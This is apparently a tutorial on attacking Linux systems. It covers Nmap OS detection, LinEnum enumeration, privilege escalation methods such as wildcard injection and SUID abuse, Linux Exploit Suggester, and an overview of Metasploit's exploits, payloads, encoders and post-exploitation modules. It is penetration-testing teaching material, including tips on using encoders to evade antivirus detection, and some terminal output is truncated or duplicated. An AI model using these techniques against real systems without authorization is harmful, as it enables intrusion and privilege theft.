
A terminal window titled 'root@kali: /home/ghost' showing the output of the command 'cat /etc/crontab'. The output includes system-wide crontab information, environment variables like SHELL and PATH, and a list of cron jobs with their schedules and commands.

```
root@kali:/home/ghost# cat /etc/crontab  
# /etc/crontab: system-wide crontab  
# Unlike any other crontab you don't have to run the `crontab`  
# command to install the new version when you edit this file  
# and files in /etc/cron.d. These files also have username fields,  
# that none of the other crontabs do.  
  
SHELL=/bin/sh  
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin  
  
# m h dom mon dow user  command  
17 * * * * root    cd / && run-parts --report /etc/cron.hourly  
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts  
--report /etc/cron.daily )  
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts  
--report /etc/cron.weekly )  
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts  
--report /etc/cron.monthly )  
#
```

## Linux attack vectors

After acquiring a fair understanding about Linux OS environment and commands. It is time to discuss Linux threats. To attack Linux infrastructure attackers are using many Attack vectors. Generally, Attacks vectors can be categorized into three main types:

- **Network Threats**
- **Host Threats**
- **Application Threats**

We are going to discuss Linux Threats in a detailed way in the further sections but first before attacking a Linux Machine a Phase of enumeration is needed like any methodological attack.

## OS Detection with Nmap

```
Starting Nmap 6.00 ( http://nmap.org ) at 2012-05-17 12
Nmap scan report for scanme.nmap.org (74.207.244.221)
Host is up (0.00031s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh         Debian 3ubuntu7
| ssh-hostkey: |
| 2048 79:fd: | 0a:d6:67:54:9d
80/tcp    open  http        (Ubuntu)
|_ http-ti
9929/tcp  open
Device type: gen
Running: Linux 2.6.X|s
OS CPE: cpe:/o:linux:kernel:2.6 cpe:/o:linux:kernel:3
OS details: Linux 2.6.32 - 2.6.39, Linux 2.6.38 - 3.0
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:kernel
```



To detect if the host is running on Linux you can use the famous Network scanner Nmap. Just type

```
nmap -O <target>
```

## Linux enumeration

To enumerate a Linux Machine you can use a wide range of open source tools. One of the best tools is **LinEnum**.

You can download it from here: <https://github.com/rebootuser/LinEnum>

General usage:

```
./LinEnum.sh -k keyword -r report -e /tmp/ -t
```

#### OPTIONS:

- **-k** Enter keyword
- **-e** Enter export location
- **-t** Include thorough (lengthy) tests
- **-r** Enter report name
- **-h** Displays this help text

Running with no options = limited scans/no output file

- **-e** Requires the user enters an output location i.e. **/tmp/export**. If this location does not exist, it will be created.
- **-r** Requires the user to enter a report name. The report (.txt file) will be saved to the current working directory.
- **-t** Performs thorough (slow) tests. Without this switch default, 'quick' scans are performed.
- **-k** An optional switch for which the user can search for a single keyword within many files (documented below).

```
#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
#

Debug Info
thorough tests = disabled

Scan started at:
Mon Jan 22 20:52:35 DST 2018

./LinEnum.sh: line 1367: system_info: command not found
### USER/GROUP #####
Current user/group info:
uid=0(root) gid=0(root) groups=0(root)

Users that have previously logged onto the system:
Username      Port      From      Latest

Who else is logged on:
 20:52:35 up 0 min, 0 users, load average: 0.52, 0.58, 0.59
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU   WHAT
```

This tool helps you find information about the Linux host including:

- **System Information:**
  - Hostname
  - Networking details:
  - Current IP
  - Default route details
  - DNS server information
- **User Information:**
  - Current user details
  - Last logged on users
  - Shows users logged onto the host
  - List all users including uid/gid information
  - List root accounts
  - Extracts password policies and hash storage method information
  - Checks umask value
  - Checks if password hashes are stored in /etc/passwd
  - Extract full details for 'default' uid's such as 0, 1000, 1001 etc
  - Attempt to read restricted files i.e. /etc/shadow
  - List current users history files (i.e. .bash\_history, .nano\_history etc.)

- Basic SSH checks

## Linux Privilege escalation

*By definition: “A privilege escalation attack is a type of intrusion that takes advantage of programming errors or design flaws to grant the attacker elevated access to the network and its associated data and applications.” (Source techtarget.com) .*

The escalation can be **vertical** or **horizontal**; if we are moving from an account to another with the same privilege it is horizontal else it is a vertical escalation. There are many Privilege escalation techniques used in the wild including:

- **Linux Services Exploitations:** it is done by finding a bug in Linux services or configurations
- **Wildcards:** wildcards can be used to inject arbitrary commands

For More information I highly recommend you to read: **Back To The Future: Unix Wildcards Gone Wild**

[https://www.defensecode.com/public/DefenseCode\\_Unix\\_WildCards\\_Gone\\_Wild.txt](https://www.defensecode.com/public/DefenseCode_Unix_WildCards_Gone_Wild.txt)

- **SUID abuse:** in this technique the attackers use a legitimate tool that requires root privilege like **nmap** to run malicious commands on the system
- **Linux Kernel Exploitation:** This technique is highly dangerous. If attackers exploit the Linux kernel they will be able to take full control of the system

To check your system for privilege escalation weaknesses you can use “**Linux privilege checker**” . You can download it from here:

<https://github.com/sleventyeleven/linuxprivchecker/blob/master/linuxprivchecker.py>

## Linux Exploit Suggester

Linux Exploit Suggester is a simple script developed by **PenturaLabs** to help information security professionals search for Linux vulnerabilities. I quote from the Team :

The tool is meant to assist the security analyst in his testing for privilege escalation opportunities on Linux machine, it provides following features:

- **Remote" mode (--kernel or --uname switches)**
- **"Direct" mode (default run)**

- "CVE list" mode (--cvelist-file switch)
- "Check security" mode (--checksec switch)

**Usage:**

```
./linux-exploit-suggester.sh
```

You can download the script from this Github Repository:

<https://github.com/mzet-/linux-exploit-suggester>

Even it contains a Hardening checklist:

```
Available information:
Kernel version: 4.11.7
Architecture: x86_64
Distribution: N/A
Distribution version: N/A
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: N/A

Searching among:
70 kernel space exploits
0 user space exploits

Possible Exploits:
[+] [CVE-2014-4943] PPPoL2TP (DoS)
    Details: https://cyseclabs.com/page?n=01102015
    Download URL: https://www.exploit-db.com/download/36267
[+] [CVE-2015-3290] espfix64_NMI
    Details: http://www.openwall.com/lists/oss-security/2015/08/04/8
    Download URL: https://www.exploit-db.com/download/37722
```



```

Available information:
Kernel version: 4.11.7
Architecture: x86_64
Distribution: N/A
Distribution version: N/A
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: N/A

Searching among:

70 kernel space exploits
0 user space exploits

Possible Exploits:

[+] [CVE-2014-4943] PPPoL2TP (DoS)
    Details: https://cyseclabs.com/page?n=01102015
    Download URL: https://www.exploit-db.com/download/36267

[+] [CVE-2015-3290] espfix64_NMI
    Details: http://www.openwall.com/lists/oss-security/2015/08/04/8
    Download URL: https://www.exploit-db.com/download/37722

```

## Linux Exploitation with Metasploit

The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. It is open source exploitation tool developed by HD moore. If you are using Kali Linux distribution you don't need to install it because it is already installed on your operating system. It is provided for Linux and Windows operating systems. For more information you can visit its official website: <https://www.metasploit.com/get-started>

### Metasploit architecture

Metasploit project is composed by the following components:

- **Tools:** they are useful utilities and tools needed by Metasploit
- **Plugins:** a set of loadable extensions at runtime
- **Libraries:** a set of Ruby libraries needed by metasploit
- **Interfaces:** provide different access means to metasploit (Cli, Web, GUI)
- **Modules:** they are responsible of performing specific tasks



Figure source

Armitage is a graphical interface edition based on Metasploit framework




Figure source

To fire up Metasploit on your Kali machine just type: msfconsole (Console version of Metasploit). The following are some basic MSF commands:

- **The Help command (of course)**
- **Show payloads**
- **Show exploits**
- **Show options**
- **MSFupdate**
- **Use**
- **Search**
- **Exploit**



```
root@kali: /home/ghost
File Edit View Search Terminal Help

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.12.22-dev ]
+ -- --=[ 1577 exploits - 906 auxiliary - 272 post ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > █
```

As you can see from the screenshot Metasploit is loaded with Modules (Exploits, payloads, auxiliaries and so on). Let's explore them one by one.

## Modules

Modules are components that perform specific tasks. To list them on your Kali linux console:

```
ls /usr/share/metasploit-framework/modules
```



```
root@kali: /usr/share/metasploit-framework/modules
File Edit View Search Terminal Help

root@kali:/usr/share/metasploit-framework# ls
app          metasploit-framework.gemspec  msfmachscan  plugins
config      modules                        msfpescan    Rakefile
data        msfbinscan                    msfrop       ruby
db          msfconsole                    msfrpc       scripts
Gemfile     msfd                           msfrpcd      tools
Gemfile.lock msfdb                          msfupdate    vendor
lib         msfelfscan                    msfvenom

root@kali:/usr/share/metasploit-framework# cd modules
root@kali:/usr/share/metasploit-framework/modules# ls
auxiliary  encoders  exploits  nops      payloads  post
root@kali:/usr/share/metasploit-framework/modules# █
```

## Exploits

Metasploit is an amazing exploitation tool. Thus it is loaded by a various number of exploits. To check the available Metasploit exploits simply type:

```
show exploits
```



```
msf > show exploits

Exploits
=====

  Name                               Disclosure Date  Rank
  Description
  ----
  -----
aix/local/ibstat_path                2013-09-24      excelle
nt  ibstat $PATH Privilege Escalation
aix/rpc_cmds_opcode21                2009-10-07      great
    AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
aix/rpc_ttdbserverd_realpath         2009-06-17      great
    ToolTalk rpc.ttdbserverd_tt_internal_realpath Buffer Overflow (AIX)
android/adb/adb_server_exec          2016-01-01      excelle
nt  Android ADB Debug Server Remote Payload Execution
android/browser/samsung_knox_smdm_url 2014-11-12      excelle
nt  Samsung Galaxy KNOX Android Browser RCE
```

Exploits can be divided into three types:

- **Server-side exploits**
- **Client-side exploits**
- **Local-privilege escalation**

If you want to search for a specific type of exploits you can use the “**searchsploit**” utility (To search for exploits that are provided by Exploit-DB). For example, if you want to search for Linux exploits just type:

```
searchsploit linux
```

```
azureuser@kali:~$ searchsploit linux
```

Exploit Title	Path (/usr/share/exploitdb/)
(SSH.com Communications) SSH Tectia (S	exploits/linux/remote/23082.txt
.ELF Binaries - Local Privilege Escala	exploits/linux/local/2492.s
0verkill 0.16 - ASCII-ART Game Remote	exploits/linux/dos/1894.py
0verkill 0.16 - Game Client Multiple L	exploits/linux/local/23634.c
3CX Phone System 15.5.3554.1 - Directo	exploits/linux/webapps/42991.txt
3proxy 0.5.3g (Linux) - 'proxy.c logur	exploits/linux/remote/3821.c
3proxy 0.5.3g - exec-shield 'proxy.c l	exploits/linux/remote/3829.c
4digits 1.1.4 - Local Buffer Overflow	exploits/linux/dos/39842.txt
ABRT - raceabrt Privilege Escalation(M	exploits/linux/local/44097.rb
ACME Labs tthttpd 2.20 - Cross-Site Scr	exploits/linux/remote/21422.txt
ACME micro_httpd - Denial of Service	exploits/linux/dos/34102.py
ACWeb 1.14/1.8 - Cross-Site Scripting	exploits/linux/remote/21858.txt
ALCASAR 2.8 - Remote Code Execution	exploits/linux/remote/34595.py
ALFTP FTP Client 4.1/5.0 - 'LIST' Dire	exploits/linux/remote/31887.txt
AMD K6 Processor - Denial of Service	exploits/linux/dos/19082.txt
AMX Mod 0.9.2 - Remote 'amx_say' Forma	exploits/linux/remote/22291.c
APC PowerChute Plus 4.2.2 - Denial of	exploits/linux/dos/19075.c
APC UPS 3.7.2 - 'apcupsd' Local Denial	exploits/linux/dos/251.c
APSYS Pound 1.5 - Remote Format String	exploits/linux/remote/24079.c

## Payloads

A payload is a piece of code to be executed through an exploit.

List the payloads folder contents and you will notice three different folders(**singles**,**stagers**,**stages**)

```
root@kali: /usr/share/metasploit-framework/modules
File Edit View Search Terminal Help
root@kali:/usr/share/metasploit-framework/modules# ls payloads
singles stagers stages
root@kali:/usr/share/metasploit-framework/modules#
```

Metasploit payloads can be:

- **Singles** (or called Inline Payloads): these payloads are self-contained

- **Staged** payloads: they contain multiple pieces of the payload (stagers). In other words: 1 payload = Many Stagers

To Know more about Payload types: **Metasploit Unleashed official guide** defines them as the following:

## Singles

Singles are payloads that are self-contained and completely standalone. A **Single payload** can be something as simple as adding a user to the target system or running calc.exe.

These kinds of payloads are self-contained, so they can be caught with non-metasploit handlers such as netcat.

## Stagers

Stagers setup a network connection between the attacker and victim and are designed to be small and reliable.

### Windows NX vs NO-NX Stagers

- *Reliability issue for NX CPUs and DEP*
- *NX stagers are bigger (VirtualAlloc)*
- *Default is now NX + Win7 compatible*

## Stages

Stages are *payload components* that are downloaded by Stagers modules. The various payload stages provide advanced features with no size limits such as *Meterpreter*, VNC Injection, and the iPhone 'ipwn' Shell.

Payload stages automatically use 'middle stagers'

- A single recv() fails with large payloads
- The stager receives the middle stager
- The middle stager then performs a full download
- Also better for RWX

**Meterpreter:** is a command environment that works entirely within memory. The following are some of the most used commands:

- **sysinfo**
- **getsystem**
- **getuid**
- **reg**
- **background**
- **ps**
- **kill**

## Auxiliaries

As discussed before Auxiliaries are performing some specific tasks such as scanning, DNS interrogation and so on.



```
root@kali: /usr/share/metasploit-framework/modules/auxiliary
File Edit View Search Terminal Help
root@kali:/usr/share/metasploit-framework/modules/auxiliary# ls
admin      client    dos       parser    server    sqli
analyze    crawler  fuzzers   pdf        sniffer   voip
bnat       docx      gather    scanner   spoof     vsplit
root@kali:/usr/share/metasploit-framework/modules/auxiliary# ls scanner
acpp        h323      mysql     quake     TCP_scanner.rb
afp         http      natpmp    rdp        telephony
backdoor    imap      nessus    redis      telnet
chargen     ip        netbios   rogue      tftp
couchdb     ipmi      nexpose   rservices  udp_scanner_template.rb
db2         jenkins   nfs       rsync      upnp
dcerpc      kademia   ntp       sap        vmware
dect        llmnr     openvas   scada      vnc
discovery   lotus     oracle    sip        voice
dls         mdns     pcanywhere smb         vxworks
dns         misc      pop3      smtp       winrm
elasticsearch mongodb    portmap   snmp       x11
emc         motorola  portscan  ssh
finger      msf       postgres  ssl
ftp         mssql     printer   steam
```

## Encoders



Encoders are very useful when it comes to avoiding detection. Generally, all the generated payloads by Metasploit are detectable by most protection products. Encoding could be a solution to avoid detection (Also encoding is not an ultimate solution)

```
root@kali: /home/ghost
File Edit View Search Terminal Help
msf > show encoders

Encoders
=====

Name                Disclosure Date  Rank      Description
-----
cmd/echo             -----
cmd/generic_sh      manual          good      Echo Command Encoder
cmd/ifs              low             manual    Generic ${IFS} Substitution Command Encoder
cmd/perl             normal          low       Perl Command Encoder
cmd/powershell_base64  excellent      normal    Powershell Base64 Command Encoder
cmd/printf_php_mq   manual          normal    printf(1) via PHP magic_quotes Utility Command Encoder
generic/eicar        manual          normal    The EICAR Encoder
generic/none         normal          normal    The "none" Encoder
mipsbe/byte_xori    normal          normal    Byte XORi Encoder
mipsbe/longxor      normal          normal    XOR Encoder
mipsle/byte_xori    normal          normal    Byte XORi Encoder
mipsle/longxor      normal          normal    XOR Encoder
php/base64           great           normal    PHP Base64 Encoder
```

## NOPs

*In assembly code, NOP is short for No OPeration. This is most popularly known for x86 chips as 0x90. When a processor loads that instruction, it simply does nothing (at least useful) for the one cycle and then advances the register to the next instruction. (Source <https://security.stackexchange.com/questions/30497/nops-in-metasploit> )*

## Posts

Posts are great and handy modules used in Post-Exploitation.

According to The Penetration Testing Execution Standard

*“The purpose of the Post-Exploitation phase is to determine the value of the machine compromised and to maintain control of the machine for later use. The value of the machine is determined by the sensitivity of the data stored on it and the machines usefulness in further compromising the network.”*

